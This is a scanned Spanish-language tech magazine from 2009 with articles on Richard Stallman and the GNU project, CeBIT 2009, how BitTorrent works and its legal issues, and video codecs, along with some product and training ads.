Con sus 56 años recién cumplidos Richard Matthew Stallman nacido en Manhattan, Estados Unidos, también muchas veces abreviado en varias publicaciones como RMS, es el creador y uno de los principales referentes en el mundo del movimiento del Software Libre. Entre uno de sus mayores logros se destaca el proyecto GNU (GNU is not UNIX), el cual inició en el año 1984 con el objetivo de desarrollar un Sistema Operativo tipo Unix pero compuesto únicamente por Software Libre.

A principios de los años 70, Stallman trabajaba en el laboratorio de inteligencia artificial del MIT (Massachusetts Institute of Technology), en ese entorno era muy común el compartir software, ya sea para estudiar su código fuente o para su utilización. Poco a poco esta comunidad a la cual Stallman pertenecía fue desapareciendo a raíz del accionar de varias empresas las cuales comenzaron a restringir el acceso al código fuente de los sistemas y aplicaciones. Todo esto derivó en que Stallman tomara una decisión importante, por un lado podría integrarse a alguna de estas empresas, como lo habían hecho muchos compañeros, las cuales desarrollaban software privativo o no hacerlo y tratar de buscar una alternativa.

Fue así que siguiendo sus principios tomó la decisión de no desarrollar software privativo, renunció al trabajo en el MIT y dio comienzo en el año 1984 al proyecto GNU, aprovechando para ello sus habilidades como desarrollador de sistemas operativos. En 1985 crea la Free Software Foundation (FSF - Fundación para el Software Libre), una organización sin fines de lucro libre de impuestos para el desarrollo del software libre y junto a esto crea el concepto de Copyleft para evitar que Software Libre se vuelva privativo. Básicamente usa la ley del Copyright pero la da vuelta, o sea en vez de ser un medio para privatizar es un medio para mantener libre al Software. La implementación específica de copyleft que se usa para la mayoría del software GNU es la GPL (GNU General Public License, ver http://www.gnu.org/licenses).

Algunos de los primeros paquetes de software que se comenzaron a desarrollar para el proyecto fueron: GCC (Compilador de lenguaje C), Bash (Interprete de comandos) y EMACS (Editor de textos). Para el año 1991 ya casi la totalidad de los programas que conformarían el sistema operativo estaban listos, pero no así su kernel, si bien existe el proyecto GNU/Hurd quien será el encargado de dotar de un kernel al proyecto GNU, todavía no está listo para su uso en producción.

A principios de 1991 Linus Torvalds, un estudiante de la Universidad de Helnsiski en Finlandia, dio a conocer el desarrollo de un kernel que estaba iniciando. Al poco tiempo de estar listo comenzó a usarse en conjunto con aplicaciones GNU y fue así que se formó un Sistema Operativo completamente libre uniendo al kernel Linux y las aplicaciones GNU. A partir de aquí en adelante hubo muchas discusiones en el uso de cómo se denominaba a este Sistema Operativo, ya que muchas empresas y usuarios lo llaman simplemente Linux y no GNU/Linux como Stallman sugiere, ya que al no nombrar a GNU no se estaría reconociendo el aporte tan importante de este proyecto (ver http://www.gnu.org/gnu/gnu-linux-faq.es.html#why).

Gracias a su aporte Stallman obtuvo numerosos premios y reconocimientos, algunos de ellos son:

* Una Membresía en la MacArthur Foundation en 1990.
* El Grace Hopper Award de la Association for Computing Machinery en 1991 por su trabajo en el editor Emacs original.
* Un Doctorado Honoris Causa del Royal Institute of Technology de Suecia en 1996.
* El Pioneer award de la Electronic Frontier Foundation en 1998.
* El Yuki Rubinski memorial award en 1999.
* El Takeda award en 2001.
* Doctorado Honoris Causa otorgado por la Universidad de Salta (Argentina) en 2004.
* El Premio Internacional Extremadura de Conocimiento Libre, que le concedió la Junta de Extremadura en 2007 en Badajoz en el marco de la III Conferencia Internacional de Software Libre.

En la actualidad Stallman sigue dando conferencias y charlas en infinidad de Universidades e instituciones alrededor del mundo. El 3 de noviembre pasado dio una charla en nuestro país. □□

Rarezas de Stallman

Como se sabe Stallman es un personaje extravagante y divertido, por ejemplo en algunas oportunidades dio a conocer que él no navega directamente en la Web, sino que envía un mail a un demonio que ejecuta un Wget y este le devuelve la página por mail.
Además no usa teléfono celular, algunas fuentes indican que le gusta llevar su colchón vaya a donde vaya y en distintas conferencias se lo vio dando vueltas descalzo.
También algo muy divertido y a destacar es la segunda personalidad que él mismo presenta al cierre de sus charlas y conferencias, San IGNUcio de la iglesia de Emacs.

Distribuciones GNU/Linux recomendadas por Stallman

gNewSense: Una distribución GNU/Linux completamente libre basada en Debian y Ubuntu, patrocinada por la FSF.

UTUTO-e: Una distribución GNU/Linux basada en Gentoo. Fue la primera distribución de GNU/Linux completamente libre reconocida por el Proyecto GNU (Distribución Argentina).

Dynebolic: Una distribución de GNU/Linux que pone un énfasis especial en la edición de audio y video.

Musix GNU+Linux: Una distribución GNU+Linux basada en Knoppix, con un énfasis especial en la producción de audio (Distribución Argentina).

BLAG, BLAG Linux y GNU: Una distribución GNU/Linux basada en Fedora.

Trisquel: Una distribución GNU/Linux destinada a pequeñas empresas, usuarios domésticos y centros educativos.

Las siguientes distribuciones han expresado su interés en seguir las guías para distribuciones libres y se están revisando:

GNUstep Live: Una distribución GNU/Linux con una interfaz de usuario basada en GNUstep una implementación libre del framework Cocoa/OpenSte.

Glosario

SOFTWARE LIBRE: Se permite la copia, distribución, modificación y posterior redistribución del software modificado.

SOFTWARE PRIVATIVO: La copia y distribución es un delito.

KERNEL: Es el software responsable de facilitar a los distintos programas acceso seguro al hardware de la computadora, siendo una parte fundamental del sistema operativo.

DEMONIO: daemon de sus siglas en inglés Disk And Execution Monitor, es un tipo especial de proceso que se ejecuta en segundo plano en lugar de ser controlado directamente por el usuario.

WGET: Es un software libre para la descarga de archivos mediante HTTP, HTTPS y FTP. No se trata de una herramienta interactiva, de manera que puede ser llamado desde scripts, cron, puestos de trabajo sin terminales gráficas, etc.

Visita de Richard Stallman a nuestro país

El pasado lunes 3 de noviembre se hizo presente en nuestro país "El padre del movimiento del Software Libre" Richard Matthew Stallman, quien vino a dar una serie de charlas por la región, incluyendo Paraguay y Uruguay.

En nuestro país su visita fue estratégica ya que está en discusión el proyecto de Ley de Licenciamiento de Software para el Sector Público Nacional. Esta charla fue organizada por la Fundación Vía Libre y contó con la presencia de varios legisladores que están trabajando en proyectos de ley de uso de Software Libre en la Administración Pública Nacional, y tuvo lugar en el Salón Auditorio del Anexo de la Honorable Cámara de Diputados de la Nación en la ciudad de Buenos Aires.

EL INGRESO

Al llegar al Anexo de la Cámara de Diputados me encontré con una cantidad muy grande de asistentes, igualmente gracias a un trabajo muy prolijo realizado por la Fundación Vía Libre no hubo ningún tipo de inconveniente.

LA CHARLA

Como es característico de RMS no faltó el humor en todo momento, desde pararse y decir "voy a dar la charla de pie para no dormirme" hasta la informalidad de darla en "medias". Durante la charla se trataron temas como: qué es el Software Libre, ventajas en su adopción, porqué es bueno adaptarlo en el sector público. Además, dio ejemplos de las desventajas del Software Privativo en contraposición al Software Libre, como por ejemplo no poder ver su código fuente y no saber lo que realmente hace. A medida que iba avanzado la charla, RMS fue contando un poco de la historia del nacimiento del proyecto GNU (GNU is Not Unix), y como era de esperarse cada tanto fue dejando bien en claro que él está en desacuerdo en muchos aspectos con Linus Torvalds (Creador de Linux). Por ejemplo con llamar a Linux como un componente más del sistema GNU (http://www.gnu.org/gnu/gnu-linux-faq.es.html). Luego nombró las 4 libertades en las que se basa el Software Libre:

0- Usar el programa para cualquier propósito.
1- Estudiar cómo funciona el programa y adaptarlo a nuestras propias necesidades (necesitamos contar con acceso al código fuente para garantizar esta libertad).
2- Distribuir libremente copias para ayudar al resto.
3- Mejorar el programa y hacer públicas las mejoras en bien de la comunidad (nuevamente necesitamos contar con acceso al código fuente para garantizar esta libertad).

EL CIERRE

Para ir cerrando esta jornada, RMS dijo a todos los asistentes que iba a dar a conocer su verdadera identidad. Fue así que sacó de una bolsa un atuendo parecido al de un monje y un plato de un disco viejo a modo de aureola que se colocó en la cabeza. Y nuevamente comenzó la charla diciendo: "soy el San IGNUcio de la iglesia de Emacs. Bendigo tu computadora, hijo mío". Inevitablemente todo el público presente comenzó a reír sin parar y fue allí que palabra tras palabra, RMS pasó a convertirse en un Showman. Pasados unos minutos se sacó el atuendo y comenzó una serie de preguntas del público.

EN CONCLUSIÓN

Es un honor poder haber asistido a esta charla y escuchar las palabras de este gran personaje, si bien en muchos momentos su charla fue fundamentalista, creo que a alguien que viene luchando hace tantos años a favor del Software Libre es muy difícil que no se le escape palabras o frases que así parezcan.

ENLACES DE INTERÉS

Sitio Oficial Fundación Via Libre: http://www.vialibre.org.ar
Sitio Oficial de la Free Software Foundation: http://www.fsf.org
Sitio Oficial del proyecto GNU: http://www.gnu.org/gnu/manifesto.es.html
Video de la charla en Argentina: http://www.infosertec.com.ar/blog/?p=1941

HANNOVER
3 – 8 MARCH 2009
cebit.com

CeBIT 2009

Como todos los años se llevó adelante en Hannover, Alemania, la tradicional feria tecnológica CeBIT 2009. Con 4.300 empresas de 69 países y más de 40.000 visitantes (casi un 20 por ciento menos que el año anterior), se desarrolló la 23ª edición de uno de los eventos más importantes entre el 3 y el 8 de marzo. Veamos un poco los puntos más fuertes.

De Blackberry a Greenberry

El presidente de la GESI (Global eSustainability Initiative), una organización que se encarga de la concientización acerca del cambio climático, los desechos electrónicos y la cadena de suministro, anunció que Research In Motion se incorporaba como miembro. Los miembros actuales incluyen HP, Ericsson, Cisco Systems, Nokia, Vodafone, Microsoft, Deutsche Telekom, entre otros.

Esta repentina incorporación de RIM, la empresa que desarrolla el Blackberry, quizá se deba a las presiones de Greenpeace y otros grupos sobre la cuestión del contenido tóxico, el uso de la energía y el reciclado. Esto se debe a que el último informe de Greenpeace clasifica a los Blackberry Pearl 8130 en el cuarto lugar detrás del Nokia 6210 Navigator, Sony Ericsson G900 y Hewlett Packard iPAQ 910.

Asus, el participante estrella del CEBIT 2009

Este año, la marca ASUS tuvo un papel muy activo con la presentación de diversos productos y nuevos conceptos en los dos días transcurridos del Cebit

Dentro de su línea de productos, presentó al EEE keyboard actualizado, con pantalla táctil y una gran cantidad de conectores disponibles. En materia de entretenimiento, mostró al Eee Stick, un control inteligente que sería capaz de convertir todos los gestos en movimientos sobre la pantalla.

Mini computadoras ultra livianas y delgadas, como la Eee PC 1008HA, otras de duración larguísima (que prometen durar hasta 9 hs), las 1000 HE y una última, capaz de girar 360ª su pantalla y transformarse en una tablet pc,la netbook T91 fueron otras de sus innovadoras exhibiciones.

De esta manera, Asus brilló en una edición del Cebit bastante devaluada, que se desarrolla en un contexto económico muy difícil. Al repecto, el director de la gran feria informática de Hannover, Sven-Michael Prüser declaró: "El CeBIT 2009 ofrece excelentes oportunidades a las empresas participantes y adquiere un significado especial en vista de la situación económica mundial. Muchas empresas de los más diversos sectores invertirán en nuevas soluciones TI en busca de incrementar su eficiencia". Parece que Asus optó por invertir, y sin dudas logró hacerse más famoso.

SAP e IBM juntos por una migración en la nube

Las empresas anunciaron en el Cebit que están desarrollando un servicio de migración en la nube para poder mover las aplicaciones de SAP a través del sistema Power 6 y vía la cloud computing. Este iniciativa forma parte del proyecto de cloud computing llamado Reservoir financiado por la Unión Europea y encabezada por IBM en una investigación conjunta de 13 socios de la UE destinados a desarrollar tecnologías que ayuden a automatizar la demanda de recursos de TI en el entorno de cloud computing.

El proyecto está estudiando cuestiones tales como la creciente complejidad de los grandes datacenters, la obligación de adaptar dinámicamente las estructuras de TI a los cambiantes requisitos empresariales y el aumento de los costos de la energía.

En la demostración de tecnología que se desarrolló en el CeBIT, IBM y SAP puso de manifiesto que las aplicaciones de empresa se pueden ejecutar dentro de la nube. Demostraron cuánto del flujo de trabajo se puede migrar a través de los servidores físicos y de los datacenters.

MSI con placas combo para Intel y AMD

MSI presentó dos placas base que ofrecen soporte de memorias DDR2 y DDR3. El modelo MSI P45-8D es para Intel y el MSI 790GX-8D para AMD. 8D significa 8 DIMMs, es decir cuatro de cada tipo.

La placa para procesadores AMD dispone de socket AM3 y chipset 790GX, soporta memorias DDR2-1066 o DDR3 1333 para los nuevos Phenom II y procesadores AM3, además de ofrecer soporte para procesadores AM2+ junto con memorias DDR2. La placa dispone de una funcionalidad sencilla para hacer overclock de RAM. Además incluye un botón para resetear los valores de fábrica y puede entrar en modo de ahorro de energía con el botón "Green Power". Tiene dos ranuras PCIe x15, 2 PCIe x1 y una ranura PCI tradicional.

La placa para Intel hace uso del chipset Intel P45 y el southbridge ICH10/ICH10R ofreciendo soporte a procesadores socket LGA775 tanto de 45nm como de 65nm, hasta Core 2 Extreme. Dispone de una ranura PCIe x15, una ranura PCIe Gen2 x16, un PCIe x1 y 3 PCIs tradicionales.

Acer anunció smartphone con Windows Mobile 6.5 por $49 euros

El fabricante taiwanés presentó una nueva serie de teléfonos inteligentes los cuales tendrán plena funcionalidad como smartphones con cámara y GPS.

Son cuatro modelos, los de alta gama por el momento tienen el nombre código F1 y L1 e incluirán cámara de 5 megapixeles.

Los otros dos dispositivos, C1 y E1, diseñados para aquellos que dan sus primeros pasos con un smartphone, ofrece las mismas funcionalidades que un teléfono inteligente pero al precio de un celular común: no superior a los $49 euros.

Además, se afirmó que estos nuevos dispositivos contarán con el recién anunciado Windows Mobile 6.5.

El i5 de Intel

En el marco de CeBIT, varias empresas mostraron las primeras placas base de la plataforma Core i5 de Intel, con chipset P55, los cuales tienen como objetivo acercar a los públicos la próxima generación de microprocesadores Nehalem.

El i5, cuyo nombre código es "Lynnfield", está basado en la microarquitectura Intel Nehalem, que integrará doble canal de memoria DDR3, tendrá 8 MB de Smart Caché y soportará las tecnologías de hyperthreading y Turbo Boost.

Con respecto al Core i7, su hermano mayor tendrá algunas diferencias, en principio será mucho más barato. Además, el nuevo socket LGA-1156 será mucho más pequeño, no incluirá el tercer canal de memoria ni la tecnología para conexión entre núcleos o chipsets QuickPath Interconnect.

El chipset de referencia de la plataforma será el P55, que soportará procesadores de doble y cuádruple núcleo, hasta 8 slots PCIe 3.0, USB 3.0, SATA 6 Gb/s y soporte para memoria DDR3 ECC. Una de las mejores cosas que tendrá el nuevo chipset es que será compatible también con los nuevos microprocesadores fabricados en procesos de 32 nanómetros "Clarksdale", lo que dotará a esta solución de una cierta longevidad.

BitTorrent

protocolo para compartir archivos

BitTorrent es un estándar global para hacer delivery de archivos de alta calidad sobre Internet. Tiene, a nivel mundial, alrededor de 160 millones de clientes, lo que lo convierte una tecnología que ha cambiado radicalmente el modo de distribución de archivos y su economía. Cuanto más popular es un archivo grande de video, audio o software, se lo puede transferir más rápidamente usando BitTorrent. El resultado es una excelente experiencia de usuario en el área del entretenimiento digital.

¿QUÉ ES BITTORRENT?

BitTorrent es un protocolo Peer to Peer (entre iguales) para compartir archivos y utilizado para distribuir grandes cantidades de data. BitTorrent es uno de los protocolos más comunes para transferir grandes archivos, y según algunas estimaciones representa casi el 35 por ciento de todo el tráfico en Internet.

El protocolo funciona inicialmente cuando el proveedor de un archivo convierte a su archivo (o grupo de archivos) en la primera semilla, que le permite a otros, llamados peers (iguales), hacer un download (bajarse) de su data. Cada peer que baja la data también hace un upload a otros peers y son tentados a mantener su data disponible luego de que su bajada se haya completado, transformándose así en sedes (semillas) adicionales. Debido a esto BitTorrent es extremadamente eficiente. Una semilla es necesaria para comenzar a esparcir archivos entre usuarios (peers). La adición de más semillas incrementa la posibilidad de una conexión exitosa de modo exponencial. En comparación al hosting de Internet estándar, esto provee una reducción significativa en los recursos y costo de hardware y ancho de banda del distribuidor original. También provee redundancia contra problemas en el sistema y reduce la dependencia con el distribuidor original.

BITTORRENT DNA

BitTorrent DNA (Delivery Network Accelerator) es una muy nueva tecnología de delivery de contenidos. Su tecnología incluye ciertas diferencias con el BitTorrent. Entre ellas reduce en forma significativa los costos de ancho de banda para archivos populares mientras mejora la performance y escalabilidad de sitios Web. BitTorrent DNA le permite a los sitios Web en forma transparente adicionar velocidad y eficiencia mediante la tecnología patentada de BitTorren. No requiere cambios al modo normal de delivery ni al hardware. El negocio se puede beneficiar enormemente utilizando la tecnología peer to peer para el delivery de sus contenidos y al mismo tiempo mejorar la experiencia de usuario.

Entre las críticas que se le hacen se destaca el setup del DNA, el cual comienza de forma automática con Windows, se instala con Mainline por lo que lo hace difícil de notar para un usuario. Según BitTorrent este punto será solucionado una vez que el DNA se integre de forma completa con Mainline.

Como otras aplicaciones peer to peer, DNA puede reducir la performance cuando se corre alguna otra aplicación peer to peer. Desafortunadamente, debido a la sutileza del DNA, con frecuencia el usuario no repara en que el contenido se entrega en una forma que implica numerosas conexiones y la utilización del ancho de banda de subida y puede sorprenderlo una repentina disminución en la performance de otras tranferencias. □□

QUÉ ES UN BITTORRENT CLIENT

Es básicamente un programa que implementa el protocolo. Cualquier tipo de archivo de computadora es capaz de ser preparado, pedido y transmitido en una red o Internet por este programa usando el protocolo BitTorrent. Un "peer" es cualquier CPU que corra una instancia de un cliente.

GLOSARIO

Tracker: Se calcula que isoHunt (el mayor "tracker público") comparte alrededor de 1.1 petabytes de información. Además, deberemos agregar los cientos de trackers privados y públicos que existen actualmente, lo que hace incalculable la cantidad de información compartida.

Peer: Significa "un par", alguien igual a uno. En la tecnología de BitTorrent es cualquier CPU que corre una instancia de un cliente BitTorrent.

Cliente BitTorrent: Existen un gran número de los llamado "clientes" de BitTorrent diseñado para Windows, Linux y otras plataformas.

Monitorear todos sus activos informáticos nunca será fácil...

...pero ahora es mucho más sencillo.

Con InfraStruXure® Central de APC, nuestro paquete de software para administración de centros de datos ahora es completamente estándar.

Su empresa está creciendo día a día, especialmente por la proliferación de aplicaciones de alta densidad. Pero cuando se consolidan servidores para ahorrar espacio y energía, aumentan los riesgos. Un movimiento en falso, y la red deja de funcionar. APC comprende que la administración de sus activos es esencial para el buen rendimiento de su establecimiento. También somos conscientes de que el software de administración depende de la cantidad de dispositivos que monitorea. Controlar varias pantallas y realizar una síntesis de los datos a la velocidad que requieren sus negocios es una tarea difícil, pero necesaria. Por eso, presentamos el único paquete de software de administración verdaderamente estándar del mercado, que reúne todos sus datos en un solo lugar: InfraStruXure Central e InfraStruXure Change, y Capacity Manager v5.0.

Conozca sus equipos informáticos y vea más allá.

Disponible en tres tamaños para diferentes entornos, InfraStruXure Central v5.0 le brinda un nivel de visibilidad sin precedentes de la capa de infraestructura física de su centro de datos.

Cuando se monitorea todo el establecimiento con tal alcance y nivel de detalle, se pueden lograr los objetivos de eficiencia y administración deseados con facilidad. Desconecte sus dispositivos inactivos, evite las concentraciones de calor y fallas en los equipos, recupere capacidad inmovilizada y conozca las dificultades en materia de seguridad antes de que se conviertan en un verdadero problema.


Ver para creer.

Elija la perspectiva única y centralizada de las condiciones ambientales, de alimentación, enfriamiento y seguridad que le brinda IntraStruXure Central v5.0. Cuando se combina con una arquitectura InfraStruXure, se puede lograr una simulación con verdadera capacidad predictiva de todo el centro de datos.

La unidad InfraStruXure Central de APC está disponible en tres tamaños diferentes para adaptarse a sus necesidades específicas.

Toda la tecnología a la vista...

Implemente InfraStruXure Central con Change Manager y Capacity Manager para lograr una planificación predictiva y una visibilidad completa de sus activos informáticos.



the green grid™

APC tiene el orgullo de ser miembro de The Green Grid.

Tested and Approved for InfraStruXure® by Schneider Electric

Los siguientes productos han sido probados y funcionan mejor con las Soluciones InfraStruXure. Para más información, visite www.xcompatible.com.

t.a.c by Schneider Electric · PELCO by Schneider Electric · SQUARE D by Schneider Electric · Cisco Partner Technology Developer · EMC² SELECT · DELL · Microsoft · IBM Business Partner

APC by Schneider Electric

Regístrese hoy y obtenga nuestro tour online en Flash GRATUITO.

Visite www.apc.com/promo e ingrese el código 65412d. • Llame al 0800-222-3232


©2009 American Power Conversion Corporation. APC, InfrastuXure, TAC, Pelco, SquareD son propiedad de Schneider Electric Industries S.A.S., American Power Conversion Corporation o sus empresas afiliadas. Las demás marcas mencionadas son propiedad de sus respectivas compañías. • 132 Fairgrounds Road, West Kingston, RI 02892 USA • 998-1710 *Los detalles completos están disponibles online.

QUIÉN ES BRAM COHEN

Bram Cohen, de 34 años, fue quien en 2001 diseñó el protocolo BitTorrent, quien fundó BitTorrent Inc. y actualmente mantiene el protocolo.
Cohen nació y se crió en el Upper West Side de Manhattan, en Nueva York, Estados Unidos y aprendió el lenguaje de computación BASIC a la edad de 5 años.
Junto con Jim McCoy desarrolló "MojoNation", un proyecto que habilita a la gente a separar archivos confidenciales en pequeños pedazos encriptados y los distribuye en piezas en computadoras corriendo ese software. Si alguien quisiera descargar una copia del archivo encriptado, debería descargarlo simultáneamente desde varias computadoras. Este concepto fue pensado por Cohen como el perfecto programa para compartir archivos.
En abril de 2001 Cohen renuncia a MojoNation y comeinza a trabajar en BitTorrent. La primera implementación de un cliente de BitTorrent fue escrita por Cohen en lenguaje Python; luego muchos otros programas han empleado el protocolo.

ENTENDIENDO BITTORRENT EN UN GRÁFICO

Los siguientes 3 gráficos muestran como funciona el protocolo BitTorrent. Luego que partes iniciales un archivo semilla comienzan a ser transferidos a clientes, estas ya son transferidas de cliente a cliente su La semillas original solo necesita enviar una copia de un archivo, pero todos los pers lo recibirán. El hardware y ancho de banda se distribuyen entre los peers.



ASPECTOS LEGALES

En los últimos años se ha generado mucha controversia sobre el uso de los BiTorrent trackers. Los metarchivos de BitTorrent no almacenan data con copyright, por tanto BitTorrent no es ilegal. Es el uso que se le da para copiar material con copyright que contraviene las leyes de algunos países.
Por ejemplo los creadores del sitio "Pirate Bay", uno de los principales sitios de intercambio de archivos online del mundo, enfrentan una demanda y si se los encuentran culpables deberán pasar dos años en la cárcel y pagar más de 1.2 millones de coronas en concepto de multa. Este sitio basado en el protocolo BitTorrent ha continuado linkeando copias de películas, shows de TV, videos de música y otros contenidos a pesar de haber recibido pedidos de no hacerlo más por diferentes empresas. Aunque "Pirate Bay" no hostea contenido no autorizado, el sitio es acusado de facilitar piratería dirigiendo sus 22 millones de usuarios a contenido de películas y videos protegidos.

Existen dos grandes diferencias entre BitTorrent y otros sistemas peer to peer. En primer lugar, BitTorrent en sí no ofrece un servicio de búsqueda para encontrar archivos por su nombre. El usuario debe encontrar el archivo torrent inicial por otros medios, como una búsqueda en la Web. En segundo lugar, BitTorrent no hace ningún intento de ocultar el host en última instancia responsable de facilitar el intercambio: una persona que desea poner a disposición un archivo debe ejecutar un tracker de un determinado host o hosts y distribuir la dirección del tracker en el archivo .torrent. Dado que es posible operar un tracker en un servidor que esté en una jurisdicción donde los derechos de autor no pueden realizar acciones legales, el protocolo ofrece ciertas vulnerabilidades que carecen otros protocolos. Es mucho más fácil de solicitar que el servidor del proveedor de servicios de Internet cierre el sitio que encontrar e identificar a cada uno de los usuarios que comparten un archivo en una red peer to peer. Sin embargo, con el uso de una tabla de hash distribuida (DHT), los trackers ya no son necesarios, aunque a menudo son utilizados para el software cliente que no soporta DHT para conectarse.

BitTorrent es un protocolo para compartir archivos peer to peer usado para distribuir grandes cantidades de datos. Es uno de los protocolos más comunes para la transferencia de archivos grandes, y según algunas estimaciones representa aproximadamente el 35 por ciento de todo el tráfico en la totalidad de Internet.

"SOMETER AL ENEMIGO SIN LUCHAR
ES LA SUPREMA EXCELENCIA"
SUN TZU

CARRERAS DE SEGURIDAD EN CENTRALTECH

CentralTECH® Certified CISSP
CentralTECH® CISSP Microsoft
CentralTECH® CISSP Linux
CentralTECH® Ethical Hacking

CentralTECH
Capacitación Premiere

http://www.centraltech.com.ar - Av. Corrientes 531 - Piso 1 // Viamonte 577 - Piso 2 - Buenos Aires - Argentina

EMPRESAS/ESTADO
Teléfono: 5277.2801
http://www.centraltech.com.ar/empre-promos.asp

ESTUDIANTES PARTICULARES
Teléfono: 5031.2233/34
http://www.centraltech.com.ar/estu-promos.asp

CAPACITACION A DISTANCIA
Teléfono: 5031.2233/34
http://www.centraltech.com.ar/dist-promos.asp

VIDEOS DIGITALES: ENTENDIENDO CODECS

Parte 2 de 2

En la primera parte de esta serie hemos visto los conceptos fundamentales relacionados a los CODECs que deben usarse necesariamente en la compresión y descompresión de los videos digitales. En este artículo repasaremos los conceptos más importante para poder entender dos conceptos adicionales importantes: containers y los principios en que se basa la tecnología de videos digitales.

CONTAINER y CODEC

Un container o formato wrapper (de envolver) es un formato de archivos cuyas especificaciones solo tienen en cuenta la manera en que los datos están almacenados (pero no cómo están codificados) dentro del archivo, y cuánta meta-data podría o está efectivamente almacenada, aunque no se implica o especifica ninguna codificación especial de la misma. Un container es de hecho un formato de meta-data, ya que almacena la data real y la información acerca de cómo esa data está almacenada en el archivo. Como consecuencia de esto, un programa que es capaz de identificar y poder "abrir" un archivo escrito en tal formato, podría no ser capaz de decodificar la data allí alojada, ya que la información en la meta-data no es suficiente o el software no tiene los algoritmos de decodificación descriptos por la meta-data de modo de poder interpretar la data real que el archivo "envuelve" (wrapps around).

Postulado de ese modo, un formato de container podría, en teoría, envolver cualquier tipo de data. Aunque existen unos cuantos ejemplos de este tipo de formatos (los DLLs de Microsoft por ejemplo), la mayoría de los wrappers existen para ciertos tipos de grupos de datos ya que sus especificaciones (aunque vagas o con falta de detalles de codificación), están "tuneadas" para requerimientos específicos de la información que se almacenará. La familia más relevante de wrappers es, de hecho, posible encontrarla entre los formatos de archivos multimedia, donde los streams de audio y/o video pueden ser codificados con cientos de algoritmos alternativos diferentes, mientras que están almacenados en pocos formatos de archivos. En este caso el algoritmo (o algoritmos en caso de contenidos de audio y video mezclados en un solo formato de archivo de video) usado para realmente guardar la data se llama un "CODEC" (coder/decoder).

Formatos contenedores

(wrappers) multimedia

El archivo container es usado para identificar y "entrelazar" (interleave) los diferentes tipos de data. Formatos más simples de containers pueden contener diferentes tipos de codecs de audio, mientras que los más avanzados pueden soportar múltiples streams de audio

Meta-data o Metadatos (del griego μ , meta, «después de»[] y latín datum, «lo que se da», «dato»), literalmente «sobre datos», son datos que describen otros datos.

En general, un grupo de metadatos se refiere a un grupo de datos, llamado recurso. El concepto de metadatos es análogo al uso de índices para localizar objetos en vez de datos. Por ejemplo, en una biblioteca se usan fichas que especifican autores, títulos, casas editoriales y lugares para buscar libros. Así, los metadatos ayudan a ubicar datos.

Para varios campos de la informática, como la recuperación de información o la web semántica, los metadatos en etiquetas son un enfoque importante para construir un puente sobre el intervalo semántico.

(Resumen de la parte 1)

Entendiendo CODECs en 6 Frames

1 Un video debe finalmente ser almacenado o transmitido. Sería algo imposible de usar si no se redujeran los tamaños de los archivos asociados a los videos.

La compresión de videos es la tecnología que permite lograr usar la menor cantidad de bits mientras mantenemos la calidad visual deseada.

Los CODECs se basan en algoritmos matemáticos de la llamada Teoría de la Información. A pesar de estar muy cerca de las matemáticas, finalmente es necesario hacer concesiones que llevan a esta disciplina cerca de una forma de arte.

La palabra Códec proviene de compression-decompression.

2 El video digital sin procesar (llamado "raw", crudo) o sin comprimir requiere almacenar o transmitir mucha información. Por ejemplo, video en NTSC se digitaliza típicamente en 720x480 usando 4:2:2 YCrCb a 30 frames por segundo.

* Esto requeriría un rate de datos de 165Mbps (MEGA bits por segundo).
* Almacenar un video de 90 minutos requeriría 110 GBytes o sea más de 25 veces la capacidad de un DVD-R estándar.

3 CODECs más usados de definición normal:

* H.120/261/263/264
* MPEG-1/2/3/4 (DivX/XviD)
* AVI de Microsoft
* WMV (Microsoft)
* RealVideo (Real Networks)
* QuickTime (Apple) (MPEG-4/ Sorenson3)

CODECs asociados a High Definition:

* WMV9/VC-1 (SMPTE, Society for Motion Pictures and Television Engineers)
* H.264/MPEG4-AVC

4 **Bit rate:** tasa de bits (en español) define el número de bits que se transmiten por unidad de tiempo a través de un sistema de transmisión digital o entre dos dispositivos digitales. Así pues, es la velocidad de transferencia de datos.

La unidad con que el SI (Sistema Internacional) expresa el bit rate es el bit por segundo (bit/s, b/s, bps). La b debe escribirse siempre en minúscula, para impedir la confusión con byte por segundo (B/s). Para convertir de bytes/s a bits/s, basta simplemente multiplicar por 8 y viceversa.

5 **Frames per second (fps)** es una medida de cuánta información se usa para almacenar o mostrar video. Cada frame es una imagen. Mostrar imágenes en sucesión crea la idea de movimiento. Cuanto más frames por segundo se muestren, la sucesión crea una ilusión más real. La televisión en US, por ejemplo, basada en la norma NTSC, muestra 30 frames (entrelazados). En general 30 es el número que evita una sensación de salto. Algunos formatos de video tipo AVI, proveen 15 fps.

6 **Streaming** es un término que se refiere a ver u oír un archivo directamente en una página Web sin necesidad de descargarlo antes en nuestra computadora. Se pretende "hacer clic y obtener". Podríamos decir que describe una estrategia on-demand (bajo demanda) para la distribución de contenido multimedia a través de Internet. Este tipo de tecnología permite que se almacenen en un bufer lo que se va escuchando o viendo. El streaming hace posible escuchar música o ver videos sin necesidad de ser descargados previamente. Solo luego de la aparición del Real Audio 1.0 de la compañía Real Networks es que ha sido posible tener por ejemplo una radio online.

Antes de que la tecnología "streaming" apareciera en abril de 1995 (con el lanzamiento de RealAudio 1.0), la reproducción de contenido Multimedia a través de Internet necesariamente implicaba tener que descargar completamente el "archivo contenedor" al disco duro local. Como los archivos de audio –y especialmente los de video– tienden a ser enormes, su descarga y acceso como paquetes completos se vuelve una operación muy lenta.

Sin embargo, con la tecnología del streaming un archivo puede ser descargado y reproducido al mismo tiempo, con lo que el tiempo de espera es mínimo.

